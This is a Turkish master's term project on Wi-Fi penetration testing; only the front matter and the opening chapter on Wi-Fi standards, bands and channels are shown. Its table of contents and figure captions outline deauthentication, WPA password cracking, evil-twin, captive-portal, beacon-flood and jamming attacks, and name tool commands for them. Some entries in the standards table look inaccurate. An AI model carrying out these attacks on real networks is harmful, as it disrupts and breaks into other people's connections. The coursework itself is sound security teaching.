



MÜHENDİSLİK FAKÜLTESİ

SİBER GÜVENLİK

TEZSİZ YÜKSEK LİSANS DÖNEM PROJESİ

Wi-Fi PENTEST VE HACK: UYGULAMALI VE
SOSYAL MÜHENDİSLİK TEKNİKLERİYLE

AHMET YESEVİ
ÜNİVERSİTESİ

HAZIRLAYAN
Fatih ÇELİK
(202189001)

DANIŞMAN ÖĞRETİM ÜYESİ
Prof. Dr. Erdal IRMAK

2021

ETİK İLKELERE UYGUNLUK BEYANI

Dönem proje yazma sürecinde bilimsel ve etik ilkelere uyduğumu, yararlandığım tüm kaynakları kaynak gösterme ilkelerine uygun olarak kaynakçada belirttiğimi ve bu bölümler dışındaki tüm ifadelerin şahsına ait olduğunu beyan ederim.



Fatih ÇELİK

**Wi-Fi HACK VE PENTEST: UYGULAMALI VE SOSYAL MÜHENDİSLİK
TEKNİKLERİYLE**

Fatih ÇELİK

**AHMET YESEVİ ÜNİVERSİTESİ
SİBER GÜVENLİK YÜKSEK LİSANS**

2021

ÖZET

İnsan yaşamında gün geçtikçe yaygınlaşan kablosuz ağ teknolojileri getirdiği birçok avantaj ve kolaylıkla beraber dezavantajlarda getirmektedir. Bu dezavantajların en aza indirgenmesi için kablosuz ağ teknolojisinin nasıl çalıştığını asgari oranda bilinmesi güvenlik açısından önemlidir. Mevcutta bulunan literatürdeki birçok bilimsel araştırma tarandığında kablosuz ağlara yönelik sızma testleri genel olarak alt başlık düzeyinde ve teorik olarak anlatıldığı görülmüştür. Kavramsal çerçeve kısmında Wi-Fi teknolojisinin, teknik yapısının nasıl çalıştığı, kablosuz ağların güvenlik prosedürleri, kablosuz ağlara yönelik saldırılarda saldırganların nasıl bilgi topladığı ve bilgi toplamada hangi programları kullanabileceğinin örnekler teorik olarak anlatılmıştır. Yöntem kısmında sanallaştırılmış Kali Linux işletim sistemi kullanılarak yaygın olarak kullanılan Wi-Fi saldırıları görsellerle adım adım teorik ve uygulamalı olarak anlatılmıştır. Projenin önemi kişi ve kurumlar için doküman niteliği taşımıştır. Projede temel amaç literatürdeki alt başlık olarak ele alınan kablosuz ağ sızma testlerinin geniş, kapsamlı ve uygulamalı olarak ele alınmasıdır.

Anahtar Kelimeler: Wi-Fi hack, Wi-Fi pentest, kablosuz ağ sızma testleri, Wi-Fi teknolojisi

Danışman: Prof. Dr. Erdal IRMAK

WIFI HACK AND PENTEST: WITH PRACTICAL AND SOCIAL ENGINEERING TECHNIQUES

Fatih ÇELİK

AHMET YESEVI UNIVERSITY

CYBER SECURITY MASTER

2021

ABSTRACT

Wireless network technologies, which are becoming more and more widespread in human life, bring many advantages and disadvantages along with ease. In order to minimize these disadvantages, it is important for security to know how wireless network technology works. When many scientific studies in the current literature are scanned, it has been seen that penetration tests for wireless networks are generally explained at the sub-title level and theoretically. In the conceptual framework part, how the Wi-Fi technology and its technical structure work, the security procedures of wireless networks, how the attackers collect information in attacks against wireless networks and which programs can be used to gather information are explained theoretically. In the method section, Wi-Fi attacks, which are widely used using the virtualized Kali Linux operating system, are explained step by step theoretically and practically with visuals. The importance of the project is that it is a document for individuals and institutions. The main purpose of the project is to deal with wireless network penetration tests, which are considered as a sub-title in the literature, in a wide and comprehensive manner.

**AHMET YESEVI
UNIVERSİTESİ**

Keywords: Wi-Fi hacking, Wi-Fi pentest, wireless network penetration tests, Wi-Fi technology

Advisor: Prof. Dr. Erdal IRMAK

İÇİNDEKİLER

ETİK İLKELERE UYGUNLUK BEYANI.....	ii
ÖZET	iii
ABSTRACT.....	iv
İÇİNDEKİLER	v
ŞEKİLLER LİSTESİ	vii
TABLOLAR LİSTESİ.....	ix
SİMGELER VE KISALTMALAR.....	x
BÖLÜM I KAVRAMSAL ÇERÇEVE	1
1.1. Wi-Fi Teknolojisi ve Tanımı.....	1
1.2. Standart, Hız, Frekans, Bant Genişliği ve Menziller.....	2
1.3. Frekans Bantları ve Arasındaki Farklılıklar	3
1.4. Parazitler.....	5
1.5. Wi-Fi Kanalları ve Kanal Çakışmaları.....	6
1.6. Wi-Fi Kanallarının Tespiti ve Bilgi Toplamada Kullanılabilecek Programlar	7
1.6.1. Wi-Fi Analyzer bağlantı (connected) sekmesi incelenmesi	8
1.6.2. Wi-Fi Analyzer analiz (analyze) sekmesi incelenmesi.....	10
1.6.3. Wi-Fi Analyzer ağlar (networks) sekmesi incelenmesi.....	11
1.7. Doğrulama (Authentication) ve Şifreleme (Encryption).....	12
1.8. WPA.....	13
1.9. WPA2	14
1.10. WPA3	14
BÖLÜM II YÖNTEM	16
2.1. Pentest için Sanal Test Ortamının Hazırlanması.....	16
2.2. Kali Linux'ta root Kullanıcısı ve Shell Değişimi	19
2.3. Root (Kök) Kullanıcısını Aktif Etme	20
2.4. Shell (Kabuk) Değişimi.....	21
2.5. Temel GNU/Linux Komutları.....	21
2.5.1. Klavye yerleşimini Türkçe yapma.....	21
2.5.2. Sistem güncelleme komutları	22
2.5.3. Klasör ve dosya komutları.....	23
2.6. Pentest İşlemleri İçin Wi-Fi Adaptör Kriterleri ve Önerileri	25
2.7. TP-Link Archer T2U Plus AC600 Sürücü Kurulumu.....	27
2.8. Pentest Öncesi MAC Adresi Değiştirme.....	28
2.9. Aircrack-ng Uygulaması Hakkında.....	29
2.10. Monitör Moda Geçiş İşlemi	30

2.11. Etraftaki SSID, MAC ve Kanalların Tespiti	31
2.12. Packet Injection ve Hedef AP'ye Bağlı Cihazları Görme	33
2.13. Wi-Fi DoS Saldırıları	34
2.13.1. Deauth DoS saldırısı ve packet injection.....	34
2.13.2. Spesifik kullanıcıya deauth DOS saldırısı.....	36
2.13.3. Gizli SSID tespiti.....	38
2.14. Wi-Fi Brute Force Saldırıları	39
2.14.1. WPA/WPA2 şifresini elde etme	40
2.14.2. WPA/WPA2 parolasını kırma	43
2.15. Teoride Wi-Fi MTIM Saldırıları	46
2.15.1. Wi-Fi spoofing (yanıltma) saldırısı nedir?	46
2.15.2. Wi-Fi evil twin (kötü ikiz) saldırısı nedir?	47
2.15.3. Captive portal saldırısı nedir?	48
2.16. Pratikte Wi-Fi MTIM Saldırıları	48
2.16.1. Sahte kablosuz bağlantı yayını oluşturma	49
2.16.2. Wi-Fi spoofing (yanıltma) saldırısı ve paket yakalama.....	54
2.16.3. Evil twin ve captive portal saldırısı	55
2.17. Beacon (SSID) Flood Saldırısı	61
2.18. Jammer Saldırısı	64
BÖLÜM III SONUÇ	66
3.1. Sonuç	66
KAYNAKÇA	67
EKLER	70
Ek-1	70
Ek-2	71
Ek-3	72

ŞEKİLLER LİSTESİ

Şekil 1.1. Wi-Fi Mesh teknolojisi çalışma yapısı	4
Şekil 1.2. 2.4 GHz Frekans bant aralığı görseli (Shiftdelete.net, 2020)	6
Şekil 1.3. Wi-Fi Analyzer programı bağlantı sekmesi.....	8
Şekil 1.4. Wi-Fi Analyzer analiz sekmesi (2.4 GHz)	10
Şekil 1.5. Wi-Fi Analyzer analiz sekmesi (5 GHz)	11
Şekil 1.6. Wi-Fi Analyzer ağlar sekmesi	12
Şekil 1.7. Wi-Fi Analyzer bağlantı sekmesi güvenlik kısmı	12
 Şekil 2.1. Oracle VM VirtualBox kullanıcı arayüzü.....	16
Şekil 2.2. OVA dosyasının Oracle VM VirtualBox içerisine aktarılması	17
Şekil 2.3. OVA dosyası içeri aktarım temel ayarları	18
Şekil 2.4. Kali Linux kullanıcı bilgileri	19
Şekil 2.5. root kullanıcısı aktif etme ve parola belirleme	20
Şekil 2.6. Shell (kabuk) değişimi.....	21
Şekil 2.7. Kali Linux geçici klavye düzeni değiştirme	21
Şekil 2.8. Kali Linux klavye ayarlarını içeren keyboard dosyasının dizin yolu	21
Şekil 2.9. Kali Linux klavye ayarlarını içeren keyboard dosyasının içeriği	22
Şekil 2.10. sudo apt update komutu ve terminal çıktısı	22
Şekil 2.11. sudo apt autoremove -y komutu ve terminal çıktısı.....	23
Şekil 2.12. sudo apt dist-upgrade -y komutu ve terminal çıktısı	23
Şekil 2.13. pwd komutu ve terminal çıktısı	23
Şekil 2.14. ls komutu ve terminal çıktısı.....	24
Şekil 2.15. cd komutu ve terminal çıktısı	24
Şekil 2.16. man komutu ve terminal çıktısı	24
Şekil 2.17. iwconfig komutu ve terminal çıktısı	24
Şekil 2.18. ifconfig komutu ve terminal çıktısı.....	25
Şekil 2.19. Önerilen Wi-Fi adaptörleri görselleri ve özellikler	26
Şekil 2.20. Test işlemlerinde kullanılacak Wi-Fi adaptörü ve özellikler	26
Şekil 2.21. Harici Wi-Fi adaptörünün sanal makineye entegrasyonu.....	27
Şekil 2.22. lsusb komutu ve terminal çıktısı	27
Şekil 2.23. iwconfig komutunun çıktısının detaylı incelenmesi	28
Şekil 2.24. wlan0 ağ kartına sahte MAC adresi atama işlemi	29
Şekil 2.25. wlan0 ağ kartının mevcut MAC adresinin öğrenilmesi.....	29
Şekil 2.26. Harici Wi-Fi adaptörünün monitör kipine geçişinin kontrol edilmesi	31
Şekil 2.27. wlan0 ağ kartının çalışma kipinin tespiti	31
Şekil 2.28. airmon-ng check kill komutu kullanımı ve terminal çıktısı.....	31
Şekil 2.29. airodump-ng wlan0 komutu ve terminal çıktısı.....	32
Şekil 2.30. airodump-ng -c 13 --bssid 34:E8:94:7A:D9:60 komutu ve terminal çıktısı.....	33
Şekil 2.31. Packet injection işlemi için hedef kablosuz bağlantı noktası seçimi	34
Şekil 2.34. Hedef kablosuz bağlantı noktasına bağlı cihazların düşürülmesi	35
Şekil 2.33. Hedef kablosuz bağlantı noktasına bağlı cihazların listesi	35
Şekil 2.32. Deauth DoS saldırısı için hedef cihazın MAC adresi tespiti	35
Şekil 2.35. Hedef kablosuz bağlantı noktasına bağlı cihazların düşürüldüğünün tespiti....	36
Şekil 2.36. Spesifik kullanıcının MAC adresinin tespiti.....	36
Şekil 2.38. Spesifik kullanıcının düşürülmesinin tespiti.....	37
Şekil 2.37. Spesifik kullanıcıya deauth DoS saldırısı	37
Şekil 2.39. Gizli SSID'lerin listesi.....	38
Şekil 2.40. Gizli SSID tespiti	38

Şekil 2.41. Brute force saldırısı için kanal ve MAC adresi tespiti.....	40
Şekil 2.42. Brute force saldırısı için .cap uzantılı dosyanın elde edilmesi	40
Şekil 2.43. wpaHash-01.cap uzantılı dosyanın kaydedilmesi.....	41
Şekil 2.44. Wireshark aracı WPA key tespiti	42
Şekil 2.45. Wireshark aracı ile eapol filtrelemesi	42
Şekil 2.46. Kali Linux'ta bulunan wordlist dosyalarının klasör yolu	43
Şekil 2.47. rockyou.txt dosyasının içeriği.....	44
Şekil 2.48. wpaHash-01.cap dosyasına Brute force saldırısı komutu.....	44
Şekil 2.49. Modem parolasının elde edilmesi.....	45
Şekil 2.50. wpaHash-01.cap dosyasına Brute Force saldırısı işlemi ve terminal çıktısı	45
Şekil 2.51. Wi-Fi spoofing saldırısı senaryosu görseli	46
Şekil 2.52. Wi-Fi evil twin saldırısı senaryosu görseli	47
Şekil 2.53. Captive portal saldırısı senaryosu	48
Şekil 2.54. Terminal üzerinde wlan0 ağ kartı görüntülenmesi (sahte AP yayını)	49
Şekil 2.55. Sahte AP yayını için monitör kipine geçiş işlemi.....	49
Şekil 2.56. wlan0 ağ kartının IP atamasının teyit edilmesi.....	50
Şekil 2.57. FakeAP klasörünün oluşturulması	50
Şekil 2.58. dnsmasq.conf ve hostapd.conf dosyalarının oluşturulması	51
Şekil 2.59. dnsmasq.conf dosyasının içeriği	51
Şekil 2.60. hostapd.conf dosyasının içeriği.....	51
Şekil 2.61. kill 'pidof dnsmasq' komutu ve terminal çıktısı	51
Şekil 2.62. dnsmasq.conf dosyasının devreye alınması	52
Şekil 2.63. hostapd.conf dosyasının devreye alınması	52
Şekil 2.64. Harici cihaz ile sahte AP yayının başladığının kontrolü sağlanması.....	52
Şekil 2.65. Sahte AP yayınına bağlantı testi	53
Şekil 2.66. hostapd.conf ve dnsmasq.conf dosyalarının terminal çıktısı	53
Şekil 2.67. fakeap.cap dosyasının oluşturulması	54
Şekil 2.69. fakeap.cap dosyasının wireshark aracı ile içeriğinin incelenmesi	55
Şekil 2.68. tshark -i wlan0 -w fakeap.cap komutu terminal kullanımı ve çıktısı	55
Şekil 2.70. logo.png dosyasının /var/www/html/ dizini altına kaydedilmesi	56
Şekil 2.71. 000-default.conf dosyası içerisinde kaynak kodun eklenmesi	56
Şekil 2.72. Captive portal sayfasının çalışmasının kontrolü.....	57
Şekil 2.73. Captive portal saldırısı için dnsmasq.conf ve hostapd.conf dosyalarının oluşturulması.....	58
Şekil 2.74. dnsmasq.conf dosyasının içeriği	58
Şekil 2.75. dnsmasq.conf dosyasının içeriği	58
Şekil 2.76. Captive portal saldırısı için kill 'pidof dnsmasq' komutu kullanımı	58
Şekil 2.77. Captive portal saldırısı için dnsmasq.conf dosyasının çalıştırılması	59
Şekil 2.78. Captive portal saldırısı için hostapd.conf dosyasının çalıştırılması.....	59
Şekil 2.79. Captive portal saldırısı için sahte AP yayının kontrol edilmesi	59
Şekil 2.80. Harici bir cihaz ile captive portal sayfasına yönlendirmenin test edilmesi	60
Şekil 2.81. cportal.cap dosyasının oluşturulması.....	60
Şekil 2.82. Wireshark aracı ile cportal.cap dosyasının içeriğinin filtrelenmesi.....	61
Şekil 2.83. mdk4 wlan0 b komutu ve terminal çıktısı	62
Şekil 2.84. Flood SSID yayınları	62
Şekil 2.85. mdk4 wlan0 b -f /root/SSIDler.txt komutu ve terminal çıktısı.....	63
Şekil 2.86. SSID isimlerini içeren metin dosyası oluşturma	63
Şekil 2.87. Hedef AP'lere yönelik jammer saldırısı	64
Şekil 2.88. Jammer saldırısı için hedef tespiti	64

TABLolar LİSTESİ

Tablo 1.1. Wi-Fi standartları ve özelliklerı.....	2
Tablo 1.2. 2.4 GHz Frekansı aralık listesi (Wikipedia.org, 2021).....	6
Tablo 1.3. 5 GHz Frekansı aralık listesi (Wikipedia.org, 2021).....	7
Tablo 1.4. WEP, WPA, WPA2 ve WPA3 teknik özellikleri (Süzen ve diğerleri, 2019)	15
Tablo 2.1. Adaptör önerisi için ana kriterler.....	25
Tablo 2.2. Adaptör önerisi için ekstra kriterler.....	25
Tablo 2.3. Aircrack-ng araçları.....	29



SİMGELER VE KISALTMALAR

Kısaltmalar

AES
 AP
 AUTH
 BSSID
 CH
 CCMP
 Authentication Code Protocol
 dB
 DHCP
 ENC
 GHz
 GSM
 IP
 ISO
 ITU
 IEEE
 RSN
 WEP
 RC4
 TKIP
 MIC
 802.1x EAP
 Wi-Fi
 ISM
 SSID
 OVA
 OVF
 MHz
 GPS
 DoS
 MAC
 MTIM
 USB
 WPA-PSK
 PWR
 LAN
 WLAN
 WAN
 dBm
 SAE

Açıklamalar

Advanced Encryption Standard
 Access Point
 Authentication BSSID
 Basic Service Set Identifier
 Channels
 Counter Mode with Cipher Block Chaining Message
 Desibel
 Dynamic Host Configuration Protocol
 Encryption
 Gigahertz
 Wireless Area Network
 Internet Protocol
 International Organization for Standardization
 International Telecommunication
 Institute of Electrical and Electronics
 Robust Security Network
 Wired Equivalent Privacy
 Rivest Encryption 4
 Temporal Key Integrity Protocol
 Michael Message Integrity Code
 802.1x Extensible Authentication Protocol
 Wireless Fidelity
 Industrial Scientific Medical Band
 Service Set Identifier
 Open Virtual Appliance
 Open Virtualization File
 Megahertz
 Global Positioning System
 Denial of Service
 Media Access Control
 Wi-Fi Man in the Middle
 Universal Serial Bus
 Wi-Fi Protected Access Pre-Shared Key
 Power
 Local Area Network
 Wireless Area Network
 Wide Area Network
 Desibel Metre
 Simultaneous Authentication of Equals



BÖLÜM I

KAVRAMSAL ÇERÇEVE

1.1. Wi-Fi Teknolojisi ve Tanımı

Wi-Fi nedir sorusunun cevabına ışık tutmak amacıyla Wi-Fi teknolojisi ile ilgili literatürdeki bazı tanımlar aşağıda listelenmiştir.

- Wi-Fi, teknolojik cihazların kablosuz bağlantı sağlayabildiğini belirten bir uyumluluk göstergesidir. Kablosuz ağ üzerinden iletişim sağlayabilen tüm teknolojik cihazlar, IEEE 802.11 standartlarından birine sahiptir. Ağ bağlantısı, kablosuz erişim noktaları ve cihazların ortak desteklediği, IEEE 802.11 standardına bağlı olarak, 2.4 GHz ya da 5 GHz radyo frekansında gerçekleştirilir (Vargonen.com, 2020).
- Wi-Fi (İngilizce Wireless Fidelity, Türkçe: Kablosuz Bağlantı Alanı) kişisel bilgisayar, video oyunu konsolları, dijital ses oynatıcıları ve akıllı telefonlar gibi cihazların kablosuz olarak birbirlerine bağlanması sağlayan teknolojidir (Wikipedia.org, 2021).
- Kablosuz ağlar olarak bilinen Wi-Fi, aslında IEEE tarafından 1997'de 802.11 olarak geliştirilen bir radyo iletişim standardıdır (Süzen, Şimşek, Kayaalp ve Gürfidan, 2019).
- Yerel düzeydeki alan ağlarında bulunan bilgisayarlar ya da ağın içerisinde bulunan başka cihazlar arasında etkili bir iletişim kurulması için kablolu yapı yerine 17 radyo frekansları ya da kızılıötesi teknolojik sistem kullanıldığında ‘kablosuz yerel alan ağları’ ortaya çıkmıştır. Kısa olarak tanımlamak gerekir ise WLAN ağ sistemleri belirli bir kablosuz LAN ağıdır (Bayram, 2016).
- Wi-Fi olarak bilinen 802.11 standardı, IEEE tarafından kablosuz yerel ağlar için geliştirilmiş bir radyo iletişim standardıdır (Yüksel ve Zaim, 2009).
- IEEE 802.11 standardıyla tanımlanan Wi-Fi teknolojisi dünya genelindeki en popüler kablosuz haberleşme teknolojilerinden birisidir. IEEE 802.11 standardının kullandıkları frekans bandı, veri iletim hızı ve kapsama alanlarına bağlı olarak 802.11a, 802.11b, 802.11g, 802.11n ve 802.11ac gibi çeşitli versiyonları bulunmaktadır (Karaman, 2020).
- Wi-Fi; 802.11 standardını kullanan, IEEE (Elektrik ve Elektronik Mühendisleri Enstitüsü) tarafından ortaya koymuş Wireless Radio haberleşme protokolüdür (Zora, 2020).

Literatüre katkı sağlayacak yeni tanım; Wi-Fi, kablosuz yerel ağ (WLAN) iletişiminde; IEEE 802.11 standardını ve ITU tarafından tħsis edilen ISM bandını kullanan ve frekans, bant genişliği, transfer hızı ve menzil gibi özelliklere sahip bir telsiz teknolojisidir. 802.11 şeklindeki numerik ifade IEEE tarafından yayınlanan Wi-Fi teknolojisinin aslında bir diğer adıdır. ITU tarafından belli teknolojiler için bant genişliği tħsis edilmektedir. Wi-Fi teknolojisinin genel hatlarını ve yapısını bu iki kurum belirlemektedir. Örnek olarak GSM telefonlar için 900 Megahertz bant genişliğini atayan ITU'dur. 802.11 teknolojisinin bant genişliği de bu kurum tarafından atanmaktadır. Mevcut teknolojinin sürekli ve hızlı bir şekilde gelişmesi ile bu standartlar sürekli değişmekte ve güncellenmektedir. Wi-Fi teknolojisi temelinde telsiz teknolojisine dayandığı için cihazlar arası iletişim ve veri aktarımı radyo sinyalleri ile sağlanmaktadır. Bireyler arasında en çok bilinen 802.11 teknolojisini barındıran cihazlar modemlerdir. Modemlerin görevi en net şu şekilde tanımlanabilir; internete bağlantı ve veri transferi için kablosuz erişim noktası (Access Point) oluşturmaktır. Modemler etraflarına radyo sinyalleri yayarlar IEEE 802.11 telsiz teknolojisini taşıyan diğer cihazlar ile bağlantı kurarlar. Örnek olarak kullanılan akıllı telefonlar, tabletler, bilgisayarlar vb. cihazlar bünyelerinde IEEE 802.11 teknolojisini taşıyan sinyal alıp gönderen Wi-Fi kartları bulundururlar. Kablosuz olarak veri alışverişi ve internete erişim bu elektronik kartlar sayesinde sağlanmaktadır.

1.2. Standart, Hız, Frekans, Bant Genişliği ve Menziller

Geçmişte yaygın olarak kullanılmış ve günümüzde yaygın olarak kullanılmaya devam eden 802.11 standartları hakkında genel bilgiler Tablo 1.1. içerisinde verilmiştir. Teknolojik ilerleme ve gelişme sürekli değiştiği için Tablo 1.1. genel nitelikte olup Tablo 1.1. içerisinde bulunmayan standartlarda mevcuttur. Tablo 1.1. bulunmayan standartlar daha çok askeri alanlarda veya ileri seviye endüstriyel alanlarda kullanılan standartlardır.

Tablo 1.1. Wi-Fi standartları ve özellikleri

	Standart	Yıl	Frekans	Bant Genişliği	Transfer Hızı	Menzil	
LEGACY	802.11	1997	2.4 GHz	22 MHz	2 Mbps/sn.	İç: ~20 m.	Dış: ~100 m.
Wi-Fi 1	802.11b	1999	2.4 GHz	22 MHz	11 Mbps /sn.	İç: ~35 m.	Dış: ~140 m.
Wi-Fi 2	802.11a	1999	5 GHz	5/10/20 MHz	54 Mbps /sn.	İç: ~35 m.	Dış: ~120 m.

Wi-Fi 3	802.11g	2003	2.4-5 GHz	50/10/20 MHz	54 Mbps /sn.	İç: ~38 m.	Dış: ~140 m.
Wi-Fi 4	802.11y	2008	3.7 GHz	50/10/20 MHz	54 Mbps /sn.	İç: ~500 m.	Dış: ~5000 m.
Wi-Fi 4	802.11n	2009	2.4-5 GHz	20/40 MHz	288-600 Mbps /sn.	İç: ~70 m.	Dış: ~250 m.
Wi-Fi 5	802.11ac	2013	5 GHz	20/40/80/160 MHz	3.4 Gbps/sn.	İç: ~35 m.	Dış: ~243 m.
Wi-Fi 6	802.11ax	2021	2.4-5-6 GHz	20/40/60/80 MHz	9.6 Gbps/sn.	İç: ~30 m.	Dış: ~120 m
Wi-Fi 6	802.11ay	2021	60 GHz	8000 MHz	15 Gbps/sn.	İç: ~10 m.	Dış: ~100 m.

Tablo 1.1. incelendiğinde 802.11 standartları ve özellikleri hakkında birçok fikir yürütmesi yapılabilir. Burada dikkat edilmesi gereken nokta, özellikler arasında doğru orantı kurulmaması gerektidir. Örnek olarak Wi-Fi standarı özelliklerinden olan frekans veya menzil doğru orantılı değildir. Wi-Fi 4 teknolojisinin 3.7 GHz frekansında dış alan çekim aralığı 5000 metreye ulaşırken 60 GHz frekansındaki Wi-Fi 6 teknolojisi dış alan çekim aralığı 100 metreye kadar ulaşmaktadır. Wi-Fi 5 802.11ac standarı 802.11b, 802.11a, 802.11g standartlarını destekleyebilir ve kapsayabilir. 802.11 standarı yanında bulunan harfler çıkış yıllarına göre IEEE tarafından verilen versiyonlardır. Wi-Fi 1, Wi-Fi 2 şeklinde devam eden numaralandırma ise toplumda ve kurumlarda kullanılan 802.11 standartlarının genel takma adlarıdır. Her 802.11 standarı bir önceki standardın teknolojik özelliğinin üstüne koyarak gitmektedir ve bu standartlar kurumların ve bireylerin ihtiyaçlarına göre şekillenmektedir. Transfer hızının yıllara ve versiyonlara göre düzgün şekilde arttığı görülmektedir. Modemler cihazları baz alındığında üretildiği yıla göre ve teknolojik yapısına göre bir modem birden fazla 802.11 standardını taşıyabilir.

1.3. Frekans Bantları ve Arasındaki Farklılıklar

Radyo sinyalleri fizik temelli bir konu olduğundan dolayı her radyo sinyali belli bir yapıya sahiptir. Bu radyo sinyallerinin belli frekans aralığı, derinliği, yüksekliği vb. birçok özelliği bulunmaktadır. 802.11 standartının kullandığı ISM bandı nedir? ISM bandının tanımını bilmek gerekmektedir. ISM (Industrial Scientific Medical band, Türkiye'de SBT- Sinai, bilimsel ve tıbbi cihaz bantı), birçok ülkede telsiz iletişim için sertifika veya lisansa gerek olmadan belirli bir çıkış gücü sınırlamasına uyarak, üzerinden yayınabilen banttır (Resmigazete.gov.tr, t.y.). Modemler tarafında en çok kullanılan ve yaygın olan frekans bandı 2.4 GHz'dir. 2.4 GHz frekansı bandı 14 adet kanal üzerinden yayın yapabilir.

Bu nedenle bu kanallar çakışmalara ve parazitlere yol açabilir. Bu çakışma ve parazitleri önlemek için 5 GHz frekans bant genişliği üretilmiştir. 5 GHz frekans bandı parazit ve çakışmaları önlemek için 45 adet kanal üzerinden yayın yapabilir. Bir modem teknolojik yapısına göre hem 2.4 GHz hem 5 GHz frekans bandında yayın yapabilir. Modemlerin bu özelliği Dual Band (Çift Bant) olarak adlandırılır. 5 GHz frekans bandında 2.4 GHz frekans bandına oranla daha hızlı iletişim ve transfer gerçekleşir. Fakat frekans ve menzil değerleri arasında ters orantı vardır. Frekans arttıkça menzil düşer. Çift bant (Dual Band) özelliği taşıyan modemlerde aynı anda 2.4-5 GHz frekansından yayın yapılabilir. Bu özelliğe bağlı olarak performans veya menzil tercihine göre frekanslar arası geçiş yapılabilir. Wi-Fi Mesh teknolojisi kullanılarak menzil arttırılabilir. Wi-Fi Mesh teknolojisi nedir? Belirli bir alana veya noktaya kadar gelen interneti modem aracılığı ile diğer cihazlar üzerine dağıtılmaktadır. İnternetin geldiği noktadan kablosuz olarak internete bağlanılacak cihazların bulunduğu noktalara modemin yaydığı radyo sinyalleri ulaşamayabilir. Bu duruma istinaden radyo sinyallerinin ulaşamadığı yerlere de ayrı ayrı modem ile kablosuz internet dağıtmak mümkün ama bu durum genelde tercih edilmemektedir. Bu durumu önlemek modem sinyallerini daha uzak alanlara daha iyi sinyal kalitesinde dağıtmak için ek cihazlar üretilmiştir. Wi-Fi Mesh teknolojisine sahip bu cihazlar grup halinde olur ve bu şekilde satılır. Dört adet Wi-Fi Mesh Teknolojisine sahip cihaz olduğu düşünüldüğünde cihazın bir tanesi modem yanına konulur ve modeme bağlanır. Diğer kalan üç cihaz ise sinyal ulaşmaya bölgelere konulur. Modemin yanında bulunan Wi-Fi mesh cihazı diğer Wi-Fi Mesh cihazlarına sinyalleri kuvvetli bir şekilde aktarır. Sinyal ulaşmayan alanlardaki internete bağlanması gereken cihazlarda Wi-Fi Mesh teknolojisine sahip cihazların üzerinden yayılan sinyaller aracılığı ile internete bağlanmış olur. Çalışma prensibi aşağıdaki resimde daha detaylı anlaşılmaktadır. Wi-Fi Mesh Teknolojisine sahip cihazlar Şekil 1.1.'de gösterilmiştir.



Şekil 1.1. Wi-Fi Mesh teknolojisi çalışma yapısı

1.4. Parazitler


Parazitler tanım olarak modemlerin yaydığı radyo sinyallerini engelleyen veya bozan etkenlerin genel adıdır. Bilgisayar, televizyon gibi elektronik cihazlar da bilgi ve veri akışı sinyallerle sağlanmaktadır. Sinyaller alıcıya, iletken veya elektromanyetik dalgalar aracılığıyla gönderilmektedir. Gönderilen sinyallere iletim yolunda karışan istenmeyen sinyallere parazit ya da elektronik gürültü denilmektedir (Yılmaz, t.y.). 2.4 GHz frekans bandı modellere özel olarak lisanslı olamadığı için dünya genelinde birçok cihaz tarafından yaygın olarak kullanılmaktadır. 2.4 GHz frekans bandı 14 kanal üzerinden sinyal yayını yaptığı için aynı alanda bulunan diğer cihazlarda bu frekans aralığından yayın yaparsa 14 kanal içerisine bütün cihazların sığması mümkün olmayacağından ve çakışmalara yol açan etkenler, parazitler ortaya çıkmaya başlayacaktır. Bu tür olumsuz etkileri ortadan kaldırmak için 5 GHz frekans bandı tasarlanmıştır ve 45 kanal üzerinden yayın yapılması sağlanmıştır. 5GHz frekans bandı sadece parazitleri ortadan kaldırmak için tasarlanmamıştır. Ama temel tasarlanma ana fikri buna dayanmaktadır. Aşağıdaki cihazlar ve nedenler parazitlere yol açarak Wi-Fi performansını oldukça olumsuz etkiler.

- Elektromanyetik dalga yayan cihazlar
- Bebek monitörleri
- Mikrodalga fırınlar
- Akıllı telefonlar
- Kanal çakışmaları
- Bluetooth kullanan cihazlar
- Telsiz telefonlar
- Kablosuz güvenlik kameraları
- Birçok kablosuz iletişim araçları

Dikkat edilmesi gereken bir nokta şudur; parazitler Wi-Fi menzilini direkt olarak etkilemezler direkt olarak Wi-Fi iletişim kalitesini bozar veya olumsuz etki ederler. Dolaylı olarak menzili olumsuz etkilerler. Menzili etkileyenler etkenler katı yoğun maddelerdir. Örnek verilecek olursa duvarlar, beyaz eşyalar, mobilyalar, tavan vb. sinyalin aktarılmasını engelleyen maddesel unsurlardır. Özellikle 5GHz radyo sinyalleri bu kalın, katı ve yoğun objeleri geçemediği için menzili düşük olacaktır. Ama 2.4 GHz radyo sinyalleri bu tür katı ve yoğun objeleri kolay geçtiği için menzili daha uzun olacaktır. Fakat farklı teknolojik ekipmanlar kullanılarak bu olumsuz durumlar tersine çevrilebilir.

1.5. Wi-Fi Kanalları ve Kanal Çakışmaları

2.4 GHz frekans bandı 2.400 MHz ve 2500 MHz arasında çalışır. Aradaki 100 MHz'lik frekans farkı, 14 adet kanalda dağıtılmış olarak kullanılır. 2.5 GHz olarak adlandırılmamasının sebebi 14. Kanalın son frekans aralığı olarak 2.484 MHz'de yayın yapmasından dolayıdır.



Şekil 1.2. 2.4 GHz Frekans bant aralığı görseli (Shiftdelete.net, 2020)

Şekil 1.2.'de 2.4 GHz frekans bandının yayın aralıkları verilmektedir. Şekil 1.2. incelediğinde bir adet kanal en az iki veya dört kanalla çakışır durumdadır ayrı olarak 1, 6 ve 11. kanalların birbiri ile çakışmadığı görülmektedir. Herhangi bir kanal ortalama 22 MHz boyutunda yayın yapabilir. 1,6 ve 11. kanallar çakışmadığı için birçok elektronik cihaz tarafından varsayılan olarak tercih edilir ve popülerdir. Bazı yazılımlar aracılığı ile etrafındaki cihazların kullandığı kanallar tespit edilebilir. En çok kullanılan kanallar tespit edildikten sonra modem ara yüzünden en çok kullanılan kanallardan uzak bir kanal tercih edilebilir ve daha kaliteli bir sinyal iletişimini sağlanmış olacaktır.

